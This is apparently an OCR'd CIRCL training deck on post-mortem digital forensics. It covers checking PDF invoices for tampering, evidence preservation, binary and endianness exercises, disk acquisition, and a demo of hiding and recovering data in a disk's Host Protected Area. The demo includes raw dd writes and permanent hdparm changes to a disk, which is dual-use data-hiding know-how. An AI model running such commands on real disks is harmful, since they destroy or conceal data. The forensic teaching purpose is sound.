
Detoured invoices

Checking document modifications

- Insert text boxes (add new bank account details, delivery addresses, ...)
- Adding overlays in the picture $\rightarrow$ hide some parts
- Add some signature scans
- ...

Detoured invoices

Checking document modifications



Detoured invoices

Checking document modifications

Checking for added text boxes

```
pdf-parser.py -s /fontfile mod1.pdf

    obj 56 0
 Type: /FontDescriptor
 Referencing: 54 0 R
  <<
    /Type /FontDescriptor
    /FontName /CAAAAA+LiberationSerif-Bold
    /Flags 4
    /FontFile2 54 0 R
  >>
```

Detoured invoices

Checking document modifications

- Which font descriptor corresponds to what?
- Dump the font file
- Display the glyphs
- Check the coordinates
- or ...
- Deactivate it and visualize

Detoured invoices

Checking document modifications

```
cat mod1.pdf | sed 's/58 0 obj/99 0 obj/g' > out
    .pdf
```

To be paid within 90 days of reception.


TVA 0000000 RCS C00

Detoured invoices

Adding signature scans

Detoured invoices

Adding signature scans



CIRCL
Computer Incident
Response Center
Luxembourg

16, boulevard d'Avranches
L-1160 Luxembourg
(+352) 274 00 98 601

Mr. John Doe
123 Maple Street
Anytown, PA 17101

Invoice number: 112987
Date: 17/04/2019

Services : 3000 EUR
Tax:0
Total balance due: 3000 EUR

Sales manager

To be paid within 90 days of reception.

TVA 0000000 RCS C00 BCEELULL **LU0019 4006 4475 0000**

Detoured invoices

Adding signature scans

Search for included images

```
pdf-parser.py -s /image invoice2.pdf

obj 5 0
 Type: /XObject
 Referencing: 7 0 R
 Contains stream

  <<
    /Type /XObject
    /Subtype /Image
    /Width 433
    /Height 180
```

Detoured invoices

Adding signature scans

Extract the image from the pdf document

```
pdf-parser.py -o 5 invoice2.pdf -d signature.png
```

Check the image

```
display signature.png
```

What can be shared?

- File meta information
  - Did other recipients received it?
  - Is it in a backups?
  - Was it in mailboxes?
  - Is it in shadow copies
  - ...
- Timestamps $\rightarrow$ get a time range of operations
- Bank account details
  - Prevent other transfers
  - Correlate cases

Digital Forensics 1.0.1

Introduction: Post-mortem Digital Forensics

CIRCL *TLP:WHITE*

info@circl.lu

Edition May 2020

Thanks to:

AusCERT

JISC

Overview

1. Introduction
2. Information
3. Disk Acquisition
4. Disk Cloning / Disk Imaging
5. Disk Analysis
6. Forensics Challenges
7. Bibliography and Outlook

CIRCL
FORENSICS Training

1. Introduction

1.1 Admin default behaviour

- Get operational asap:
  - Re-install
  - Re-image
  - Restore from backup
    $\rightarrow$ Destroy of evidences

- Analyse the system on his own:
  - Do some investigations
  - Run AV
  - Apply updates
    $\rightarrow$ Overwrite evidences
    $\rightarrow$ Create big noise

$\rightarrow$ Negative impact on forensics

1.2 Preservation of evidences

- Finding answers:
  - → System compromised
  - → How, when, why
  - → Malware/RAT involved
  - → Persistence mechanisms
  - → Lateral movement inside LAN
  - → Detect the root cause of the incident
  - → Access sensitive data
  - → Data exfiltration
  - → Illegal content
  - → System involved at all

- Legal case:
  - → Collect & safe evidences
  - → Witness testimony for court

1.2 Preservation of evidences

- CRC not sufficient:
  - Example: Checksum

    $4711 \rightarrow 13$
  - Example: Collision

    $12343 \rightarrow 13$

- Cryptographic hash function:
  - Output always same size
  - Deterministic: if $m = m \rightarrow h(m) = h(m)$
  - 1 Bit change in m $\rightarrow$ max. change in $h(m)$
  - One way function: For $h(m)$ impossible to find m
  - Simple collision resistance: For given $h(m1)$ hard to find $h(m2)$
  - Strong collision resistance: For any $h(m1)$ hard to find $h(m2)$

1.3 Forensics Science

- Classical forensic

  Locard's exchange principle

  `https://en.wikipedia.org/wiki/Locard%27s_exchange_principle`

- Write down everything you see, hear, smell and do

- Chain of custody

  → `https://www.nist.gov/sites/default/files/documents/2017/04/28/Sample-Chain-of-Custody-Form.docx`

- Scope of the analysis

1.4 Forensic disciplines

- Reverse Engineering
- Code-Deobfuscation
- Memory Forensics
  - → `https://www.circl.lu/pub/tr-22/`
  - → `https://www.circl.lu/pub/tr-30/`
- Network Forensics
- Mobile Forensics
- Cloud Forensics
- Post-mortem Analysis
  - → `https://www.circl.lu/pub/tr-22/`
  - → `https://www.circl.lu/pub/tr-30/`

1.5 First Responder: Order of volatility

CPU registers → nanoseconds

CPU cache → nanoseconds

RAM memory → tens of nanoseconds

Network state → milliseconds

Processes running → seconds

Disk, system settings, data → minutes

External disks, backup → years

Optical storage, printouts → tens of ears

→ `https://www.circl.lu/pub/tr-22/`

1.5 First Responder: Be prepared

- Prepare your toolbox
  - Photo camera
  - Flash light, magnifying glasses
  - Labelling device, labels, tags, stickers
  - Toolkit, screwdriver kits
  - Packing boxes, bags, faraday bag
  - Cable kits, write blocker, storage devices
  - Anti-static band, network cables
  - Pens, markers, notepads
    $\rightarrow$ Chain of custody
- USB stick
  - 256 GB USB3
  - File system: exFAT
  - Memory dump: Dumpit
  - FTK Imager Lite
  - Encrypted Disk Detector - Edd

1.5 First Responder: First steps

- Did an incident occure
  - Talk with people
  - Take notes
- Mouse jiggler
- Identify potential evidences
  - Tower, desktop, laptop, tablets
  - Screen, printer, storage media
  - Router, switches, access point
  - Paper, notes, ...
- Powered-on versus powered-off
  - Shutdown: Lost of live data
  - Shutdown: Data on disk modified
  - Pull power: Corrupt file system
  - Live analysis: Modify memory and disk
  - Live analysis: Known good binaries?

1.5 First Responder: Live response

- Memory dump
- Live analysis:
  - → System time
  - → Logged-on users
  - → Open files
  - → Network -connections -status
  - → Process information -memory
  - → Process / port mapping
  - → Clipboard content
  - → Services
  - → Command history
  - → Mapped drives / shares
  - → !!! Do not store information on the subject system !!!
- Image of live system (Possible issues)
- Shutdown and image if possible

1.6 Post-mortem Analysis

- Hardware layer & acquisition
  - Best copy (in the safe)
  - Working copy (on a NAS)
  - Disk volumes and partitions
  - Simple tools: dd, dmesg, mount
- File system layer
  - FAT, NTFS
  - File system timeline
  - Restore deleted files
- Data layer
  - Carving: foremost, scalpel, testdisk/photorec
  - String search

1.7 Post-mortem Analysis

- OS layer
  - Registry
  - Event logs
  - Volume shadow copies
  - Prefetch files
- Application layer
  - AV logs
  - Browser history: IE, firefox, chrome
  - Email
  - Office files & PDFs
- Identify malware
  - TEMP folders
  - Startup folders
  - Windows tasks

1.8 Forensic Distributions

- Commercial
  - EnCase Forensic
  - F-Response
  - Forensic Toolkit
  - Helix Enterprise
  - X-Ways Forensics
  - Magnet Axiom

- Open source tools
  - Kali Linux
  - SANS SIFT
  - Digital Evidence and Forensics Toolkit - DEFT
  - PlainSight
  - Computer Aided INvestigative Environment - CAINE

CIRCL
FORENSICS Training

2. Information

2.1 Data in a binary system

- BIT $\rightarrow$ Binary digit
- Data stored in binary form

  `x Bits --> 01010000011010010110111001100111 --> y Bits`

  Bit x + 2 = 1

  Bit x + 3 = 0

  $\rightarrow$ What information is stored within this data?

- *"..... information is data arranged in a meaningful way for some perceived purpose ....."* $\rightarrow$ Interpretative rules

- Grouping, addressing and interpreting

```
-->   01010000   01101001   01101110   01100111   -->
      --------   --------   --------   --------
-->   Byte 117   Byte 118   Byte 119   Byte 120   -->
```

2.1 Data in a binary system

- Grouping examples:
  - Nibble: `0101 0000 0110 1001 0110 1110 0110 0111`
  - Byte: `01010000 01101001 01101110 01100111`
  - Word: `0101000001101001 0110111001100111`
  - Double Word: `01010000011010010110111001100111`

- Interpreting:
  - Integer: (Signed, Unsigned)
  - Endian: (Big, Little)
  - Floating Point
  - Binary Coded Decimal, Packed BCD
  - Encoding: (ASCII, ISO8859, Unicode 16L, 16B, 32L, 32B)
  - Binary: (ELF, MZ, PE, GIF, JPEG, ZIP, PDF, OLE, ...)
  - ...

2.2 Number Systems

- Decimal:

```
2145
||||_    5 * 10^0 =       5
|||__    4 * 10^1 =      40
||___    1 * 10^2 =     100
|____    2 * 10^3 =   2,000
                     -------
                       2,145
```

- Hexadecimal:

```
2A9F
||||_   15 * 16^0 =      15
|||__   09 * 16^1 =     144
||___   10 * 16^2 =   2,560
|____   02 * 16^3 =   8,192
                     -------
                      10,911
```

- Binary:

```
1111
||||_    1 *  2^0 =       1
|||__    1 *  2^1 =       2
||___    1 *  2^2 =       4
|____    1 *  2^3 =       8
                       = 15
```

2.3 Interpreting binary data: Integer

```
0 1 0 1 0 0 0 0
---------------
| | | | | | | |_  0 * 2^0 =   0
| | | | | | |___  0 * 2^1 =   0
| | | | | |_____  0 * 2^2 =   0
| | | | |_______  0 * 2^3 =   0
| | | |_________  1 * 2^4 =  16
| | |___________  0 * 2^5 =   0
| |_____________  1 * 2^6 =  64
|_______________  0 * 2^7 =   0
                              ---
                               80
```

2.3 Interpreting binary data: Signed Integer

```
1 0 1 1 1 1 1 1
---------------
```

Two's complement:

```
0 1 0 0 0 0 0 0
0 1 0 0 0 0 0 1
```

1. Invert all single bits
2. Add the value 1

```
  |             |

 64             1
 --------------
              -65
```

2.4 Exercise: Signed Integer Bytes

```
1 1 0 1 1 1 0 0
---------------
```

Two's complement:

1. Invert all single bits
2. Add the value 1

```
  | | | | | | |

 ? ? ? ? ? ? ?
-------------
            -
```

2.4 Exercise: Signed Integer Bytes

```
1 1 0 1 1 1 0 0
---------------

0 0 1 0 0 0 1 1
0 0 1 0 0 1 0 0

    |     |

   32     4
 -------------
            -36
```

Two's complement:

1. Invert all single bits
2. Add the value 1

2.5 From Bin to Hex

Example:

0001 1000	0101 0101	0000 1111	1010 0110
1 8	5 5	0 F	A 6

Exercise:

1001 0110	1010 0101	0000 1111	1100 0011

2.5 From Bin to Hex

Exercise:

```
1001 0110     1010 0101     0000 1111     1100 0011
---------     ---------     ---------     ---------
```

Results:

```
1001 0110     1010 0101     0000 1111     1100 0011
---------     ---------     ---------     ---------
   9 6           A 5           0 F           C 3
```

2.6 Big Endian and Little Endian

Large values (Example 256): Big Endian representation:

2^:	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
	0	0	0	0	0	0	0	1	0	0	0	0	0	0	0	0
Address:	10.000								10.001							

Large values (Example 256): Little Endian representation:

2^:	7	6	5	4	3	2	1	0	15	14	13	12	11	10	9	8
	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1
Address:	10.000								10.001							

2.6 Exercise: Little Endian


Read and interpret this little endian 'word'

```
            -------------
0x96A5 | 9 6 | A 5 |
            -------------
```

```
            -------------
0x      |      |      | =
            -------------
```

2.6 Exercise: Little Endian

Read and interpret this little endian 'word'



2.6 Exercise: Little Endian


Read and interpret this little endian 'double word'

```
                 -------------------------
0x1B2A0100 | 1 B | 2 A | 0 1 | 0 0 |
                 -------------------------
```

```
                 -------------------------
0x               |     |     |     |     | =
                 -------------------------
```

2.6 Exercise: Little Endian

Read and interpret this little endian 'double word'



2.7 Example: Others

BCD / PBCD


```
   2         9         1
-------- -------- --------
00000010 00001001 00000001
```

```
0110 1111 0000 1001
---- ---- ---- ----
 6    na   0    9
```

ASCII

```
01110000  01101001  01101110  01100111
--------  --------  --------  --------
  0x70      0x65      0x6E      0x67
   112       105       110       103
    p         i         n         g
```

2.8 Data structures: Example



2.8 Data structures: Example

```
 0                                                              15
-----------------------------------------------------------------
|4B|50|08|0E|00|74|65|73|74|2E|74|78|74|22|48|65|
-----------------------------------------------------------------
| K P | 8|  14 |

16                                                             31
-----------------------------------------------------------------
|6C|6C|6F|20|57|6F|72|6C|64|22|0D|4B|50|1A|11|01|
-----------------------------------------------------------------


32                                                             47
-----------------------------------------------------------------
 |..|..|..|..|..|..|..|..|..|..|..|..|..|..|..|..|
-----------------------------------------------------------------
```

Offset	Size	Description
0	2	Header signature (ASCII)
2	1	Lenght of file name (Integer)
3	2	Lenght of data (Integer little endian)
5	—	Variable file name (ASCII)
5+	—	Data (Binary)

2.8 Data structures: Example

```
 0                                                              15
|4B|50|08|0E|00|74|65|73|74|2E|74|78|74|22|48|65|
| K P | 8|  14 | t  e  s  t  .  t  x  t | "  H  e
16                                                             31
|6C|6C|6F|20|57|6F|72|6C|64|22|0D|4B|50|1A|11|01|
  l  l  o     W  o  r  l  d  "  |
32                                                             47
|..|..|..|..|..|..|..|..|..|..|..|..|..|..|..|..|
```

Offset	Size	Description
0	2	Header signature (ASCII)
2	1	Lenght of file name (Integer)
3	2	Lenght of data (Integer little endian)
5	—	Variable file name (ASCII)
5+	—	Data (Binary)

2.8 Data structures: Example

```
 0                                                 15
|4B|50|08|0E|00|74|65|73|74|2E|74|78|74|22|48|65|
| K P | 8|  14 | t  e  s  t  .  t  x  t | "  H  e
16                                                31
|6C|6C|6F|20|57|6F|72|6C|64|22|0D|4B|50|1A|11|01|
   l  l  o     W  o  r  l  d  "    | K P |26| 273 |
32                                                47
|..|..|..|..|..|..|..|..|..|..|..|..|..|..|..|..|
```

Offset	Size	Description
0	2	Header signature (ASCII)
2	1	Lenght of file name (Integer)
3	2	Lenght of data (Integer little endian)
5	—	Variable file name (ASCII)
5+	—	Data (Binary)

2.9 Data, files, context

- Sequence of Bits + Addressing + Interpretation $\rightarrow$ Information
- Information $\rightarrow$ Stored in files
- Where did you find the string "ping"?
  - Binary inside TEMP folder
  - Autorun folder
  - Registry
  - Browser history
  - Command line history

  $\rightarrow$ Data $\rightarrow$ Information $\rightarrow$ Knowledge

- Files contains data
- Files $\rightarrow$ Meta data describe files
- Files $\rightarrow$ File systems organize files and meta data

CIRCL
FORENSICS Training

3. Disk Acquisition

3.1 Storage devices / media

- IBM 305 RAMAC - IBM 350 Disk Storage
  - 1956: Random Access Method of Accounting and Control
  - 152 x 172 x 63 cm; 500 kg
  - 50.000 blocks of 100 Characters $\rightarrow$ 5MB

3.1 Storage devices / media

ftp://ftp.seagate.com/techsuppt/misc/jet.txt


The incredible feat of a read/write head: Today's new generation of disc drives achieve the engineering equivalent of a Boeing 747 flying at MACH 4 just two meters above the ground, counting each blade of grass as it flies over. The read/write head floats at 12 millionths of an inch above the surface of the disc which is turning at 3,600 revolutions per minute. Read/write heads position precisely over information tracks which are 800 millionths of an inch apart and the data is electronically recorded at 20,000 bits per inch.

AAAA

3.1 Storage devices / media

- Magnetic storage
  - Tapes
  - Floppy disks
    - 8" - 1971 - 80KB
    - 5.25" - 1976 - 360 KB
    - 3.5" - 1984 - 1.2 MB / - 1986 - 1.44 MB
  - Hard disks
    - IDE / EIDE, Firewire, PATA, SCSI
    - SATA, SAS Serial attached SCSI, USB, Thunderbolt
- Optical storage
  - Compact disks - CD
  - Digital versatile disk - DVD
  - Blu-ray disk
- Non-volatile memory
  - USB flash drive
  - Solid state drive
  - Flash memory cards

3.2 Physical- / Logical layers



Considerations: Disk duplication

Speed USB2: 480 Mbit/s
Capacity: 8 * 1024^4 * 8
Duration: ~40 hours per disk

Speed USB3.1: 10 Gbit/s
Capacity: 24 * 1024^4 * 8
Duration: ~5 hours per volume

(Theoretically)

A solution:

- Local NAS
- 10 GBit network
- USB 3.1 / 3.2
- 60+ TB mass storage
- Virtual appliance

3.3 ATA Disks

- ATA-3: Hard disk password
- ATA-4: HPA - Host Protected Area
  - Vendor area - benefit system vendors
  - Recovery data. persistent data
  - Controlled by firmware not OS
  - `READ_NATIVE_MAX_ADDRESS`
- ATA-6: DCO - Device Configuration Overlay
  - Benefit system vendors
  - Control reported capacity and disk features
  - Use disk from different manufacturers
  - Use disk with different number of sectors
    $\rightarrow$ Makes disks looking uniq
  - `DEVICE_CONFIGURATION_IDENTIFY`
- ATA-7: Serial ATA

3.4 Demo: Hidden Sectors

- New disk

```
dmesg
    sd 1:0:0:0: [sdb] 3904981168 512-byte logical blocks: (2.00 TB/1.82 TiB)

hdparm -N /dev/sdb
    max sectors   = 3907029168/3907029168, ACCESSIBLE MAX ADDRESS disabled
```

- Create hidden message

```
echo -n 'MySecret 123456' | dd of=/dev/sdb seek=3500000000

dd if=/bin/dd of=/dev/sdb seek=3500000001
     148+1 records in
     148+1 records out
     76000 bytes (76 kB, 74 KiB) copied, 0,022659 s, 3,4 MB/s
```

- Create HPA

```
hdparm --yes-i-know-what-i-am-doing -N p3000000000 /dev/sdb
    setting max visible sectors to 3000000000 (permanent)
    max sectors   = 3000000000/3907029168, ACCESSIBLE MAX ADDRESS enabled

Power cycle your device after every ACCESSIBLE MAX ADDRESS
```

3.4 Demo: Hidden Sectors

- Create partition and format

```
dmesg
    sd 1:0:0:0: [sdb] 3000000000 512-byte logical blocks: (1.54 TB/1.40 TiB)

fdisk /dev/sdb
    primary
    2048
    2999999999

mkfs.ntfs -L CIRCL.DFIR -f /dev/sdb1
    Creating NTFS volume structures.
    mkntfs completed successfully. Have a nice day.
```

- Investigate disk layout

```
fdisk -l /dev/sdb
    Device     Boot Start        End    Sectors  Size Id Type
    /dev/sdb1        2048 2999999999 2999997952  1,4T  7 HPFS/NTFS/exFAT
```

- Investigate last accessible sector

```
dd if=/dev/sdb skip=2999999999 status=none | xxd
    00000000: eb52 904e 5446 5320 2020 2000 0208 0000  .R.NTFS    .....
      ........
    000001f0: 0000 0000 0000 0000 0000 0000 0000 55aa  ..............U.
```

3.4 Demo: Hidden Sectors

- Try to access hidden message

```
dd if=/dev/sdb skip=3500000000 count=1 | xxd
    dd: /dev/sdb: cannot skip: Invalid argument
    0+0 records in
```

- Resize HPA

```
hdparm -N /dev/sdb
    max sectors   = 3000000000/3907029168, ACCESSIBLE MAX ADDRESS enabled

hdparm --yes-i-know-what-i-am-doing -N p3900000000 /dev/sdb
    max sectors   = 3900000000/3907029168, ACCESSIBLE MAX ADDRESS enabled

Power cycle your device after every ACCESSIBLE MAX ADDRESS
```

- Investigate disk layout and last sector

```
fdisk -l /dev/sdb
    Device     Boot Start        End    Sectors  Size Id Type
    /dev/sdb1        2048 2999999999 2999997952  1,4T  7 HPFS/NTFS/exFAT

dd if=/dev/sdb skip=2999999999 status=none | xxd | less
dd if=/dev/sdb skip=3899999999 status=none | xxd | less
```

3.4 Demo: Hidden Sectors

- Recover hidden message

```
dd if=/dev/sdb skip=3500000000 count=1 status=none
    00000000: 4d79 5365 6372 6574 2031 3233 3435 3600  MySecret 123456.
```

- Recover hidden dd command

```
dd if=/dev/sdb skip=$(( 3500000001*512 )) count=76000 bs=1 of=dd.exe

md5sum dd.exe
    36a70f825b8b71a3d9ba3ac9c5800683

md5sum /bin/dd
    36a70f825b8b71a3d9ba3ac9c5800683
```

- Feeback: kaplan(at)cert.at

```
https://www.schneier.com/blog/archives/2014/02/swap_nsa_exploi.html
https://en.wikipedia.org/wiki/Host_protected_area
```

- How it works

```
IDENTIFY DEVICE
SET MAX ADDRESS
READ NATIVE MAX ADDRESS
—> HPA aware software (like the BIOS)
```

3.5 Other Hidden Sectors

- Service area, negative sectors
  - Firmware
  - Bad sectors
  - ATA passwords

    ```
    hdparm --security-unlock "myPassWD" /dev/sdb
    ```
  - SMART data

- Self-Monitoring, Analysis and Reporting Technology - SMART

  ```
  apt install smartmontools
  smartctl -x /dev/sdb | less
  ```

```
.....
SMART Attributes Data Structure revision number: 16
Vendor Specific SMART Attributes with Thresholds:
ID# ATTRIBUTE_NAME          FLAGS    VALUE WORST THRESH FAIL RAW_VALUE
  1 Raw_Read_Error_Rate     POSR-K   200   200   051    -    0
  3 Spin_Up_Time            POS--K   234   233   021    -    3258
  4 Start_Stop_Count        -O--CK   100   100   000    -    679
